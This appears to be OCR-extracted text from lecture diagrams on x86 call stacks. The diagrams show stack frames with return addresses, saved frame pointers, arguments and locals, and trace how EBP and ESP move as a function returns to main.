

0xFFFFFFFF
return address
parent frame ptr
x
3
2
1
return address
main frame ptr
y
0x00000000
EBP+16
EBP+12
EBP+8
EBP+4
EBP
ESP (EBP-4)


return to main



0xFFFFFFFF
return address
parent frame ptr
x
3
2
1
return address
main frame ptr
y
EBP
ESP
0x00000000


0xFFFFFFFF
return address
parent frame ptr
x
3
2
1
return address
main frame ptr
y
ESP, EBP
0x00000000


0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
2
1
return address
main frame ptr
ESP
y
0x00000000


0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
2
1
return address
ESP
main frame ptr
y
0x00000000


0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
2
1
copy return address to EIP
return address
ESP
main frame ptr
y
0x00000000


0xFFFFFFFF
return address
parent frame ptr
EBP
x
ESP
3
2
1
return address
main frame ptr
y
0x00000000

